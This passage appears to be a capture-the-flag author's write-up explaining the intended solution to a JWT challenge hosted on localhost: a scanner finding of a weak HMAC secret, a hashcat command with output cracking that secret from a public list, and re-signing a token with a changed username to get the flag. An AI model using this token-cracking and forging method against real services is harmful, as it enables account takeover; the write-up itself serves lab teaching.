
JWT weak HMAC secret


Severity: High
Confidence: Certain
URL: http://127.0.0.1/hackme

Issue detail

Detected a JWT signed using a well-known HMAC secret key. The key used was **276c628ce33a59b398e4bc8f961874f454c57cfcc77cd0c27e4efc429095bd52945f465786371701f96ec5782d9379b287fe8aa6b5d00ce47f65f89fd12bc665**.

From here all they would need to do is then use one of the JWT extensions to sign the newly changed JWT with the key they got.






Finding Key Method 2 (Hashcat + JWT Secrets List):

If the user did not have Burp Suite pro they could then attempt to check if the website was actually validating the JWT which it was. The step from here would be to try the none-algorithm method but this would have also failed.

The goal was to drive them to try and use a tool like hashcat to easily crack our JWT. We used a Key that is part of the JWT secrets list on GitHub.

```
hashcat -a 0 -m 16500 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTI5OTY2NSwianRpIjoiZDliOWVmNWUtMTgyYy00ODMyLTgzZWEtMmRmZTBmOTc1NzRhIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InNoYWRvd0FnZW50IiwibmJmIjoxNzM5Mjk5NjY1LCJleHAiOjE3MzkzMDA1NjV9.ZL3bTgC4W1HpOiPwAtfFz0kikTCqwewiXlWR9yKu6Rc' jwt.secrets.list
```



```
┌──(kali㉿kali)-[~/Desktop/jwt-secrets]
└─$ hashcat -a 0 -m 16500 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTI5OTY2
NSwianRpIjoiZDliOWVmNWUtMTgyYy00ODMyLTgzZWEtMmRmZTBmOTc1NzRhIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InNoYWRvd0Fn
ZW50IiwibmJmIjoxNzM5Mjk5NjY1LCJleHAiOjE3MzkzMDA1NjV9.ZL3bTgC4W1HpOiPwAtfFz0kikTCqwewiXlWR9yKu6Rc' jwt.se
crets.list --show
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTI5OTY2NSwianRpIjoiZDliOWVmNWUtMTg
yYy00ODMyLTgzZWEtMmRmZTBmOTc1NzRhIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InNoYWRvd0FnZW50IiwibmJmIjoxNzM5Mjk5NjY
1LCJleHAiOjE3MzkzMDA1NjV9.ZL3bTgC4W1HpOiPwAtfFz0kikTCqwewiXlWR9yKu6Rc:276c628ce33a59b398e4bc8f961874f454
c57cfcc77cd0c27e4efc429095bd52945f465786371701f96ec5782d9379b287fe8aa6b5d00ce47f65f89fd12bc665
```

Cracking this secret would take seconds on the average computer.

In the end once the user changed the username and resigned the JWT they would gain access to the flag.